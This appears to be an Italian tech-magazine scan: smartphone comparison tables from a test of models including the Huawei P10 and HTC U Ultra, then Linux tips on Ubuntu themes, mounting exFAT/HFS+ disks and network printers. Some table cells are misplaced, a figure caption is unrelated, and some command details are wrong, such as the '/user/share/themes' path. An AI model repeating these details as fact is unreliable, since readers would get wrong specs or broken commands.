La qualità di ricezione è straordinaria e attraverso la LTE è addirittura più efficiente di quella dell'S8 Plus. È possibile collegare due paia di cuffie bluetooth.	Ricezione e qualità vocale per le chiamate sono buone.	Nel test uditivo la qualità di ricezione si è rivelata adeguata; buona qualità vocale per chiamate e ricezione. Basso livello di radiazioni.
La velocità via LTE è straordinaria (ma non così elevata come con i modelli USA con CPU Snapdragon 835). WLAN velocissima.	Grazie al nuovissimo standard ac, la WLAN è velocissima e utilizzabile con entrambe le frequenze. Buona la dotazione per la LTE.	Lo smartphone è in grado di supportare la WLAN ac fino a 867 Mbps, nonché il veloce trasferimento dati via LTE CAT 11 con una velocità massima di 600 Mbps.
★★★★★	★★★★☆	★★★★
luminoso (741,2 Cd) / molto elevato (9227:1) / elevata (93,80%)	**abbastanza luminoso (650,3 Cd)**/scarso (900:1)/molto elevata (98,30%)	**abbastanza luminoso (549,4 Cd)** / scarso (1094:1) / elevata (95,30%)
elevata (1440 x 2960 Pixel / **568 ppi** / 14,69 cm)	un po' scarsa (750 x 1334 Pixel / **326 ppi** / 11,93 cm)	elevata (1440 x 2880 Pixel / **565 ppi** / 14,53 cm)
immagini molto povere di dettagli (3,6) / lieve rumore digitale (5) / visibili sfocature su soggetti in movimento (9)	**visibili sfocature (6)** / immagini un po' scure (6) / sfocature appena visibili su soggetti in movimento (8)	**rumore digitale molto intenso (2)** / visibili imperfezioni sulle immagini (4) / lievi sfocature su soggetti in movimento (7,8)
elevata (Voto: 8,02) / **rumore digitale, alterazioni cromatiche, pochi dettagli sulle aree scure dell'immagine (Voto: 6,10)**	elevata (Voto: 8,06) / **fastidioso rumore digitale (Voto: 6,64)**	elevata (Voto: 7,78) / **alterazioni cromatiche (Voto: 5,88)**
elevata(fotogrammi nitidi)	elevata (fotogrammi nitidi e ricchi di dettagli)	elevata (fotogrammi nitidi e ricchi di dettagli)
0,12 s / 0,25 sec / 12,0 MP / 2160p con 30 fps / 60 fps con 2,1 MP / estese / no	**0,1 s** / 0,23 s / 12,0 MP / 2160p con 60 fps / 240 fps con 2,0 MP / un po' limitate / no	**0,42 s** / 0,87 s / 13.0 MP / 2160p con 30 fps / 60 fps con 2,1 MOP / estese / no
elevata (buona nitidezza, lieve rumore digitale, leggero effetto tampone)	un po' scarsa (nitidezza abbastanza buona, lieve rumore digitale)	un po' scarsa (immagini con visibile rumore digitale, leggere sfocature)
un po' lento / molto numerose	molto veloce / molto numerose	un po' lento / molto numerose
USB 2.0 / Bluetooth V 5.0 / si	USB 2.0 / Bluetooth V,4.2 / si	USB 2.0 / Bluetooth V.4.2 / si
un po' lenta (18,90 MB/s / 25.07 MB/s)	un po' lenta (18,48 MB/s / 20,03 MB/s)	lenta (10,79 MB/s / 20,62 MB/s)
solo tramite Samsung Dex Station / Miracast	tramite adattatore Apple Lightning / Airplay	non possibile / Miracast
poca (52,6 GB) / 253 GB tramite microSD / 15 GB / no	**molto abbondante (245 GB)** / non espandibile / 5 GB / -	**pochissima (20,57 GB)** / 221 GB tramite microSD / 100 GB / no
molto numerosi (compreso barometro)	molto numerosi (tra cui il barometro)	molto numerosi (tra cui il barometro)
distorto / quasi fedele all'originale / quasi fedele all'originale (volume troppo elevato) / molto estese	un po' distorto / quasi fedele all'originale / quasi fedele all'originale / molto estese	distorto / quasi fedele all'originale / quasi fedele all'originale (volume troppo elevato) / estese
molto elevata (è necessario il Google account e il Samsung account)	elevata (navigazione offline non possibile)	elevata (navigazione offline solo parziale)
cavo USB, cuffie, alimentatore per ricarica rapida	cavo USB, cuffie, alimentatore	cavo USB, cuffie, alimentatore per ricarica rapida
molto numerose (molto estese, numerosi sensori)	numerose (tra cui contapassi)	un po' poche (funzioni base)
molto elevata e veloce	molto elevata e velocissima	elevata e veloce
facile da usare / estese	semplice da usare / estese	semplice da usare / estesa
confortevole / un po' scomoda	confortevole / un po' scomoda	confortevoli / molto scomoda
molto numerosi (scanner per iride e sensore per impronta digitale, ingannabili)	numerosi (ma il sensore per impronte digitali può essere aggirato)	molto numerosi (il sensore per impronta digitale può essere aggirato)
molto estesa (si / si / si / si)	estesa (si / si / si / no)	estesa (si / si / si / no)
abbastanza lunga (9:18) / abbastanza lunga (28:52) / 3000 mAh / si	**abbastanza lunga (10:57)** / abbastanza lunga /32:02) / 1960 mAh / no	**abbastanza lunga (11:07)** / abbastanza lunga (33:59) / 3230 mAh / si
basso (151 grammi) / sottile (8,35 mm) / **elevato (83%)**	basso (137 grammi) / sottile (8,3 mm) / **scarso (65%)**	basso (162 grammi) / sottile (8,13 mm) / **un po' scarso (78%)**
ok / molto elevata / molto elevata / **si (IP67)**	ok / molto elevata / molto elevata / **si (IP67)**	ok / molto elevata / molto elevata / **si (IP68)**
no / no / no / si / si	**no**/ no / no / tramite adattatore / no	**no** / si / si / si / no
qualità buona / leggermente disturbato / si	qualità buona / leggermente disturbato / si	lievemente disturbato / lievemente disturbato / si
Voto: 7,20/ **Voto: 9,06** / Voto: 8,18	Voto: 7,14 / **Voto: 7,04** / Voto: 7,80	Voto: 7,06 / **Voto: 7,66** / Voto: 7,30
molto basso (0,13) / molto basso	molto basse (0,14) / molto elevato	molto basso (0,05) / basso
CAT 9, max. 452 Mbps (LTE)	CAT 10, max. 452 Mbps (LTE)	CAT 11, max. 600 Mbps (LTE)
2,4 GHz e 5 GHz / ac fino a 867 Mbps	2,4 GHz e 5 GHz / ac fino a 867 Mbps	2,4 GHz e 5 GHz / ac fino a 867 Mbps

RISULTATI IN BREVE	**6** **HUAWEI P10 Plus** Prezzo: 710 Euro	**7** **HONOR 8 Pro** Prezzo: 526 Euro
	CPU / RAM: HiSilicon Kirin 960 (4 x 2,36 e 4 x 1,84 GHz) / 6 GB **Dimensioni display / Risoluzione:** 5,5 pollici / 2560 x 1440 pixel **Fotocamera frontale / posteriore:** 8 Megapixel / 20 Megapixel **Sistema operativo / SIM:** Android 7.0 / nano **Dimensioni:** 154 x 75 x 7,5 mm **Memoria:** 128 GB (non esistono altre varianti)	**CPU / RAM:** HiSilicon Kirin 960 (4 x 2,36 e 4 x 1,84 GHz) / 6 GB **Dimensioni display / Risoluzione:** 5,7 pollici / 2560 x 1440 pixel **Fotocamera frontale / posteriore:** 8 Megapixel / 20 Megapixel **Sistema operativo / SIM:** Android 7.0 / nano **Dimensioni:** 157 x 78,2 x 7,1 mm **Memoria:** 64 GB (non esistono altre varianti)
Quanto è efficiente la dotazione?	Display da 5,7 pollici, nitido e luminoso. Buona fotocamera duale. Con luce scarsa, le foto risultano scarse di dettagli. Memoria interna espandibile.	Display nitido e luminoso da 5,7 pollici. Buona fotocamera. Con luce scarsa, le foto hanno un forte rumore digitale. Memoria interna espandibile.
Facilità d'uso e affidabilità	Elevata velocità di usabilità e di lavoro. Molto comodo da usare. Presenta numerosi blocchi di accesso ed offre estese funzioni per la sicurezza.	Elevata velocità di usabilità e di lavoro. Molto comodo da usare. Presenta numerosi blocchi di accesso ed offre estese funzioni per la sicurezza.
Quanto è idoneo il dispositivo per un uso quotidiano?	Ottima autonomia di oltre 14 ore. Peso minimo, case resistente ai graffi. Può supportare una seconda scheda SIM al posto della microSD.	Ottima autonomia di oltre 13 ore. Un po' pesante; case resistente ai graffi. Apprezzabile che lo smartphone possa gestire anche una Dual-SIM.
Quanto è valida la qualità vocale per le chiamate e in ricezione?	Nel test uditivo, la qualità di ricezione si è rivelata adeguata; buona qualità vocale per chiamate e ricezione. Vivavoce leggermente disturbato.	Nel test uditivo, la qualità di ricezione si è rivelata adeguata; buona qualità vocale per chiamate e ricezione. Vivavoce leggermente disturbato.
Qualità della connessione per Internet?	La WLAN ac con velocità fino a 433 Mbps non è velocissima, ma in compenso offre una LTE con velocità molto elevata fino a 600 Mbps (LTE, "CAT 12")	Lo smartphone supporta la WLAN ac fino a 433 Mbps ed un veloce trasferimento dati via LTE CAT 10 con una velocità massima di 452 Mbps.
RISULTATO DEL TEST	★★★★☆	★★★☆☆

RISULTATI DEL TEST IN DETTAGLIO

Quanto è efficiente la dotazione?		
Schermo: luminosità / contrasto / fedeltà cromatica	**abbastanza luminoso (609,1 Cd)** / basso (845:1) / elevata (95,80%)	**abbastanza luminoso (542,32 Cd)**/basso (1574:1)/ un po' basso (92,30%)
Qualità schermo (risoluzione / **densità pixel** / diagonale del display)	elevata (1440 x 2560 Pixel / **534 ppi** / 13,88 cm)	elevata (1140 x 2560 Pixel / **492 ppi** / 14,46 cm)
Test visivo: qualità foto **con luce scarsa** / con flash / per eventi sportivi (voto)	**immagini povere di dettagli (3,4)** / un po' scure (4,8) / leggere sfocature su soggetti in movimento (7,2)	**intenso rumore digitale (3)** / scure (5,4) / immagini con sfocature (6)
Qualità foto con luce diurna: Giudizio tecnico / Test visivo	elevata (Voto: 8,16) / **dettagli un po' scarsi, alterazioni cromatiche, intenso rumore digitale visibile (Voto: 5,32)**	elevata (Voto: 8,00) / **abbastanza ricca di dettagli (Voto: 6,42)**
Qualità dei video con luce diurna	elevata (fotogrammi nitidi e ricchi di dettagli)	elevata (fotogrammi ricchi di dettagli)
Latenza di scatto / Tempo di memorizzazione / risoluzione foto / video / ralenti con frequenza max. fotogrammi video / impostazioni manuali / zoom	**0,13 s** / 0,22 s / 20,0 MP / 2160p con 30 fps / 60 fps con 2,1 MPO / estese / no	**0,15 s** / 0,23 s / 12,0 MP / 2160p con 30 fps / 60 fps con 2,1 MP / estese / no
Fotocamera frontale: qualità	un po' scarsa (intenso rumore digitale, aree della foto sfocate)	elevata (buona nitidezza e numerosi dettagli, colori un po' sbiaditi)
Velocità del browser / funzioni	un po' lento / molto numerose	un po' lento / molto numerose
Connessioni per trasferimento dati: USB / Bluetooth / NFC	USB 2.0 / Bluetooth V.4.2 / si	USB 2.0 / Bluetooth V.4.2 / si
Velocità max. via USB (in fase di scrittura / lettura)	un po' lenta (12,03 MB/s / 25,79 MB/s)	un po' lenta (14,44 MB/s / 24,26 MB/s)
Trasferimento contenuto visualizzato da schermo: via cavo / wireless	non possibile / Miracast	non possibile / Miracast
Memoria interna / max. / Cloud / App installabili su memory card	**un po' poca (109 GB)** / 309 GB tramite microSD / 15 GB / no	**poca (47,06 GB)** / 175 GB tramite microSD / 15 GB / no
Sensori di posizione e funzioni	numerosi (tra cui sensore per ambiente circostante, bussola)	numerosi (dotazione di base)
Qualità suono con cuffie / impianto HI-FI / uscita cuffie / Funzioni lettore MP3	un po' distorto / un po' distorto / quasi fedele all'originale / estese	non in dotazione / quasi fedele all'originale / quasi fedele all'originale / estese
Completezza funzioni preimpostate dal produttore	molto elevata (navigazione offline solo parziale)	molto elevata (navigazione offline solo parziale)
Accessori in dotazione	cavo USB, cuffie, case, alimentatore per ricarica rapida	cavo USB, alimentatore per ricarica rapida
Funzioni per il fitness e per la salute	poche (solo funzioni base)	numerose (tra cui contapassi e contacalorie)
Facilità d'uso e affidabilità?		
Velocità di usabilità e di lavoro	elevata e veloce	elevata e veloce
Maneggevolezza e comfort di usabilità / funzioni di ricerca	semplice da usare / un po' limitate	elevata e veloce
Impartizione comandi vocali / funzione lettura ad alta voce	confortevole / un po' scomoda	confortevole / un po' scomoda
Blocchi per accesso al dispositivo	numerosi (ma il sensore per impronta digitale può essere manomesso)	numerose (ma il sensore per impronta digitale può essere manomesso)
Sicurezza: (blocco remoto / spegnimento remoto / localizzazione / avvisi)	estesa (si, si, si, no)	estesa (si / si / si / no)
Quanto è idoneo il dispositivo per un uso quotidiano?		
Autonomia batteria (ore:min): **utilizzo tipico** /utilizzo minimo / capacità / possibilità di ricarica rapida	**lunga (14:21)** / lunga (43:23) / 3650 mAh / si	**lunga (1:24)** / lunga (41:31) / 3900 mAh / si
Peso / spessore / **rapporto area display con frontale del dispositivo**	basso (165 grammi) / sottile (7,5 mm) / **un po' scarso (71%)**	un po' elevato (184 grammi) / sottile (7,1 mm) / **un po' scarso (73%)**
Test di caduta / Resistenza ai graffi scocca / schermo / **impermeabilità**	ok / molto elevata / molto elevata / **no**	ok / molto elevata / molto elevata / **no**
Dual SIM / sostituzione batteria / radio / connettore per cuffie / ricarica a induzione	**no** / no / no / si / no	**si** / no / no / si / no
Quanto è valida la qualità vocale per le chiamate e in ricezione?		
Uso del telefono: Test uditivo / vivavoce / idoneo per HD Voice	lievemente disturbato / lievemente disturbato / si	buona qualità / lievemente disturbato / si
Qualità d'invio e ricezione con UMTS / **LTE 800** / LTE 1800	Voto: 6,54 / **Voto: 8,26** / Voto: 7,22	Voto: 6,86 / **Voto: 8,20** / Voto: 7,24
Indice radiazioni rilevato da COMPUTER BILD / Valore radiazioni	molto basso (0,1) / elevato	molto basso (0,16) / molto elevato
Qualità della connessione per Internet?		
Velocità max. della connessione mobile per trasferimento dati	CAT 12, max, 600 Mbps (LTE)	molto basso (0,16) / molto elevato
Frequenze WLAN / standard e velocità nominale per collegamento	2,4 GHz e 5 GHz / ac fino a 433 Mbps	2,4 GHz e 5 GHz / ac fino a 433 Mbps

8 HUAWEI P10 Prezzo: 489 Euro	**9 SONY Xperia XZs** Prezzo: 649 Euro	**10 HTC U Ultra** Prezzo: 639 Euro
CPU / RAM: HiSilicon Kirin 960 (4 x 2,36 e 4 x 1,84 GHz) / 4 GB **Dimensioni display / Risoluzione:** 5,1 pollici / 1920 x 1080 pixel **Fotocamera frontale / posteriore:** 8 Megapixel / 20 Megapixel **Sistema operativo / SIM:** Android 7.0 / nano **Dimensioni:** 145,3 x 69,5 x 7,2 mm **Memoria:** 64 GB (non esistono altre varianti)	**CPU / RAM:** Qualcomm Snapdragon 820 con 4 core x 2,15 GHz) / 4 GB **Dimensioni display / Risoluzione:** 5,2 pollici / 1920 x 1080 pixel **Fotocamera frontale / posteriore:** 13 Megapixel / 19 Megapixel **Sistema operativo / SIM:** Android 7.1.1 / nano **Dimensioni:** 160 x 72,2 x 9,1 mm **Memoria:** 32 GB (non esistono altre varianti)	**CPU / RAM:** Qualcomm Snapdragon 821 con 4 core x 2,15 GHz) / 4 GB **Dimensioni display / Risoluzione:** 5,7 pollici / 2560 x 1440 pixel **Fotocamera frontale / posteriore:** 16 Megapixel / 12 Megapixel **Sistema operativo / SIM:** Android 7 con HTC Sense / nano **Dimensioni:** 162 x 79,7 x 9,8 mm **Memoria:** 64 GB (non esistono altre varianti)
Display nitido e luminoso da 5,1 pollici; con straordinaria fotocamera duale. Sensore per impronta digitale affidabile. Memoria intema espandibile.	Display da 5,2 pollici, nitido e luminoso. Punto forte della fotocamera, le riprese al rallentatore. Offre spazio per inserire una scheda di memoria.	Schermo enorme da 5,7" con minuscolo display extra per informazioni aggiuntive. La miglior fotocamera per scattare immagini con luce diuma.
Grazie alle sue misure compatte, l'usabilità dello smartphone è semplicissima. Il Huawei P10 offre un'elevata velocità di lavoro.	L'usabilità rimane semplice, malgrado la comice sia molto ampia. Buona l'elevata velocità di lavoro dello smartphone.	Smartphone dalla linea snella, ma molto ampio e con una superficie vetrata scivolosa. La velocità di lavoro è abbastanza elevata.
Buona autonomia di oltre 13 ore. Peso minimo e case resistente ai graffi. E' possibile inserire una seconda scheda SIM al posto della microSD.	Autonomia abbastanza lunga, peso minimo. Lo smartphone non è impermeabile e non supporta la seconda SIM.	L'autonomia di 11 ore è ok. Il case antigraffio non è impermeabile. Non supporta la seconda SIM.
Nel test uditivo, la qualità di ricezione si è rivelata adeguata. Buona qualità vocale per chiamate e ricezione. Vivavoce leggermente disturbato.	Nel test uditivo la qualità di ricezione si è rivelata adeguata. Il vivavoce rilascia dei fruscii. Buona qualità vocale per chiamate e ricezione.	Nel test uditivo la qualità di ricezione si è rivelata adeguata. Buona qualità vocale per chiamate e ricezione. Basso livello di radiazioni.
La WLAN ac con un velocità massima di 433 Mbps non è velocissima, ma in compenso la velocità della LTE è molto elevata arrivando fino a 600 Mbps (LTE "CAT 12").	Lo smartphone è in grado di supportare la WLAN ac fino a 433 Mbps, nonché un veloce trasferimento dati via LTE CAT 9 con una velocità max. di 452 Mbps.	Veloce WLAN ac fino a 867 Mbps. Anche la LTE con velocità massima fino a 452 Mbps (LTE CAT 9) è più veloce della maggior parte delle reti attuali.
★★★☆☆	★★★☆☆	★★★☆☆

abbastanza luminoso (565,1 Cd)/basso (1516:1)/ molto elevato (99,66%)	**abbastanza luminoso (596,9 Cd)**/un po' basso (2165:1)/ elevato (95,10%)	**un po' scuro (510,1 Cd)** / basso (977:1) / molto elevato (99,28%)
elevata (1080 x 1920 Pixel / **431 ppi** / 12,99 cm)	elevata (1080 x 1020 Pixel / **424 ppi** / 13,21 cm)	elevata (1440 x 2560 Pixel / **515 ppi** / 14,62 cm)
intenso rumore digitale (5) / povere di dettagli (4,4) / sovraesposte (6,4)	**sfocate (3)** / rumore digitale (3) / leggere sfocature con immagini in movimento (9)	**immagini luminose (5,4)** / un po' scure (5) / immagini di soggetti in movimento con sfocature (6,4)
elevata (Voto: 8,46) / **visibili sfocature sui bordi (Voto: 5,18)**	elevata (Voto: 8,38) / **alterazioni cromatiche (Voto: 6,58)**	elevata (Voto: 8,80) / **ricca di dettagli, rumore digitale scarso (Voto: 6,84)**
elevata (fotogrammi nitidi e ricchi di dettagli)	elevata (fotogrammi ricchi di dettagli, ma si notano effetti di stabilizzazione)	elevata (fotogrammi ricchi di dettagli e nitidi)
0,18 s / 0,25 s / 20,0 MP / 2160p con 30 fps / 60 fps con 2,1 MP / estese / no	**0,1 s** / 0,2 s / 19,0 MP / 2178p con 30 fps / 960 fps con 0,9 MP / un po' limitate / no	**0,2 s** / 0,48 s / 12,0 MP / 2160p con 30 fps / 120 fps con 0,9 MP / un po' limitate / no
un po' scarsa (consistente rumore digitale, immagini lievemente sfocate)	elevata (buona nitidezza e numerosi dettagli, colori un po' sbiaditi)	elevata (dettagli buoni, colori abbastanza buoni, lievi ombreggiature
un po' lento / molto numerose	un po' lento / molto numerose	un po' lento / molto numerose
USB 3.0 / Bluetooth V.4.2 / si	USB 2.0 / Bluetooth V.4.2 / si	USB 2.0 / Bluetooth V.4.2 / si
un po' lenta (12,45 MB/s / 24,07 MB/s)	lenta (9,72 MB/s / 21,77 MB/s)	un po' lenta (13,22 MB/s / 21,24 MB/s)
non possibile / Miracast	non possibile / Miracast	non possibile / Miracast
poca (48,15 GB) / 248,15 GB tramite microSD / 15 GB / no	**molto poca (19,77 GB)** / 220 GB tramite microSD / 15 GB / no	**poca (52,85 GB)** / 259 GB tramite microSD / 15 GB / si
numerosi (tra cui sensore per ambiente circostante, bussola)	molto numerosi (buona dotazione)	numerosi (tra cui sensore per ambiente circostante, bussola)
un po' distorto/ un po' distorto / quasi fedele all'originale / estese	distorto / quasi fedele all'originale / un po' distorto / estese	distorto / quasi fedele all'originale / quasi fedele all'originale / molto estese
molto elevata (navigazione offline solo parziale)	elevata (manca App per annotazioni, navigazione offline solo parziale)	molto elevata (navigazione offline solo parziale)
cavo USB, cuffie, scocca, alimentatore per ricarica rapida	cavo USB, cuffie, alimentatore per ricarica rapida	cavo USB, cuffie, case ,alimentatore per ricarica rapida
poche (solo funzioni base)	un po' poche (diario, altre attività rilevabili via App)	numerose (buona dotazione, Underamour Record)
elevata e veloce	elevata e veloce	elevata e veloce
semplice / un po' limitate	semplice / estese	semplice da usare / un po' limitate
confortevole / un po' scomoda	confortevole / molto scomoda	confortevole / un po' scomoda
numerosi (ma il sensore per impronta digitale può essere manomesso)	numerosi (ma il sensore per impronta digitale può essere manomesso)	numerose (ma il sensore per impronta digitale può essere manomesso)
estesa (si / si / si / no)	estesa (si / si / si / no)	estesa (si / si / si / no)
lunga (13:04) / lunga (39:07) / 3100 mAh / si	**lunga (10:22)** / abbastanza lunga (31:51) / 2900 mAh / si	**abbastanza lunga (11:15)** / abbastanza lunga (34:03) / 3000 mAh / si
basso (147 grammi) / sottile (7,2 mm) / **un po' scarso (72%)**	basso (161,95 grammi) / sottile (9,1 mm) / **scarso (65%)**	basso (171 grammi) / sottile (9,8 mm) / **un po' scarso (71%)**
ok / molto elevata / molto elevata / **no**	ok / molto elevata / molto elevata / **si (IP68)**	ok / molto elevata / molto elevata / **no**
no / no / no / si / no	**no** / no / no / si / no	**no** / no / no / tramite adattatore / no
lievemente disturbato / lievemente disturbato / si	lievemente disturbato / lievemente disturbato / si	buona qualità / lievemente disturbato / si
Voto: 6,66 / **Voto: 8,18** / Voto: 7,64	Voto: 6,84 / **Voto: 8,74** / Voto: 8,14	Voto: 7,12 / **Voto: 7,10** / Voto: 7,58
molto basso (0,11) / elevato	basso (0,31) / elevato	molto basso (0,06) / basso
CAT 12, max. 600 Mbps (LTE)	CAT 9, max. 452 Mbps (LTE)	CAT 9, max. 452 Mbps (LTE)
2,4 GHz e 5 GHz / ac fino a 433 Mbps	2,4 GHz e 5 GHz / ac fino a 867 Mbps	2,4 GHz e 5 GHz / ac fino a 867 Mbps

Tips & Tricks

Trucchi e consigli per usare subito GNU/Linux come un esperto, trovare soluzioni rapide ai problemi e sfruttare appieno le potenzialità del sistema

LEGENDA

UN NUOVO TEMA SU UBUNTU 17.04

L'incredibile versatilità di Ubuntu ha permesso che questa distribuzione raggiungesse numeri impensabili. GNU/Linux non aveva la diffusione che ha oggi ed è proprio grazie a distribuzioni come Ubuntu se è ormai presente sul PC di tanti utenti che un tempo avrebbero preferito utilizzare sistemi operativi commerciali.

La grande flessibilità e usabilità di questa distribuzione ha reso possibile il passaggio indolore da OS X o Windows a GNU/Linux permettendo di usufruire delle stesse funzioni (e anche di più) offerte dalla "concorrenza". La realizzazione di documenti, la creazione di file di grafica e l'interazione con ogni tipologia di periferica in commercio è diventata ormai semplice e immediata. Così come è diventata ancora più semplice l'interazione con questo sistema e la personalizzazione completa sia delle sue funzioni che dell'interfaccia grafica. Anche se questo merito va dato agli sviluppatori degli ambienti desktop (come Gnome, KDE e Unity). Qualsiasi utente, prima o poi, spinto dalla voglia di personalizzare il suo sistema si porrà una domanda: com'è possibile installare un tema su Ubuntu? La risposta è semplice: in molti modi diversi!

Per installare un tema su Ubuntu, possiamo infatti affidarci al tool **Ubuntu Tweak Tool**. Basta installarlo, avviarlo e spostarsi nella scheda **Tweaks**. Al suo interno possiamo selezionare la voce **Tema** e sceglierne uno dal numeroso elenco. Un altro metodo consiste nell'utilizzo di specifici repository. In quest'ultimo caso le operazioni da eseguire sono semplici: aggiungere il PPA, ad esempio con **sudo apt-add-repository ppa:numix/ppa**, aggiornare la lista pacchetti con **sudo apt-get update** e lanciare il comando **sudo apt-get install numix-icon-theme numix-icon-theme-circle**: in questo esempio abbiamo considerato il tema **Numix**, ma la procedura è la medesima per gli altri temi. I pacchetti da installare variano in funzione del tema desiderato.

Infine, il sistema più semplice consiste nel download di un archivio contenente tutti i file del tema: estraiamo il contenuto in una specifica directory e Ubuntu lo riconoscerà automaticamente e immediatamente. La directory in questione non esiste di default e dovremo crearla in **/user/share/themes** o in **~/.themes.** Al termine, potremo selezionare il tema da usare in **Unity Tweak Tool** o dal menu **Aspetto** delle **Impostazioni di Sistema** di Ubuntu.





Fig. 1 • Il file CSS del tema GNOME Shell in esame

LEGGERE UN DISCO HFS O EX FAT

Può capitare di dover utilizzare più sistemi operativi e di avere dunque la necessità di leggere e scrivere su uno stesso disco rigido esterno. Cosa succede in questi casi? Se il disco è stato usato esclusivamente su Windows probabilmente sarà stato formattato in NTFS. Collegando un disco formattato con questo file system su Ubuntu non avremo problemi a scrivere o leggere file, ma lo stesso non si può dire su qualsiasi altra distro. Qualora il disco sia stato usato su OS X, il file system sarà HFS+. Questa volta





Fig. 2 • L'interfaccia grafica di Green Recorder

Ubuntu potrà soltanto leggere da quest'ultimo! Come fare per poter leggere e scrivere su disco? La soluzione a questo dilemma è l'uso di un semplice driver per GNU/Linux. Per poter scrivere su HFS ci affideremo a **hfsprogs**, mentre per ExFAT utilizzeremo **Fuse**. Vediamo come installare quest'ultimo. Apriamo una nuova finestra del terminale di Ubuntu e lanciamo **sudo apt-get install exfat-fuse exfat-utils**. Usiamo **sudo fdisk -l** per ottenere una lista dei dischi collegati al sistema e delle partizioni associate. Identifichiamo il disco che abbiamo intenzione di montare e prendiamo nota del numero alla voce **/dev/sdXX**. Infine con il comando **sudo mount -t exfat /dev/sdXX /media/nomeutente/** montiamo il disco avendo cura di sostituire **sdXX** con il numero appena trovato. Come possiamo notare, l'opzione **-t** ci consente di specificare il file system **ExFAT**. Infine, lanciamo **sudo chown utente:utente /media/utente/pathdisco** per aggiornare i permessi. Sarà possibile interagire con il disco tramite il file manager del nostro sistema. Ora tocca a **Hfsprogs**. Per installare questo driver digitiamo **sudo apt-get install hfsprogs**. Come visto in precedenza, creiamo il path per il montaggio del disco esterno e lanciamo **sudo mount -t hfsplus -o remount,rw -force /dev/sdXX /media/utente/pathdisco**. E come per magia potremo leggere e scrivere anche su un disco destinato a OS X.


E se il nostro intento fosse stato il fix degli errori su disco per recuperare un disco non funzionante? Per ExFAT attualmente non c'è niente da fare ma per HFS+ basterà digitare **sudo fsck.hfsplus -f /dev/sdXX**.

STAMPANTE IN RETE

La grande crescita di Internet e lo sviluppo di nuove infrastrutture di rete ha reso possibile la diffusione di reti ad alta velocità e la fruizione di numerosi contenuti. Questo ha fatto sì che per consentire a molti utenti di usufruire di una connessione al Web i modem/router, dispositivi un tempo presenti in piccoli uffici o aziende, si diffondessero anche fra le mura domestiche. Entra quindi nell'ottica dell'utente la disponibilità e la distribuzione di contenuti e servizi senza fili. Una delle periferiche più usate su PC è certamente la stampante e mentre un tempo venivano collegate via USB, al giorno d'oggi esistono tantissime soluzioni Wi-Fi pronte all'uso. E se volessimo trasformare una comunissima stampante USB in una di rete? Cosa fare per condividerla con tutti gli utenti della rete domestica? A pag. 48 parliamo proprio di questa possibilità. Esistono tre differenti soluzioni:

- un print server Wi-Fi esterno;
- un print server interno al router, con il vincolo di avere la stampante vicina al router;
- la condivisione tramite un PC.

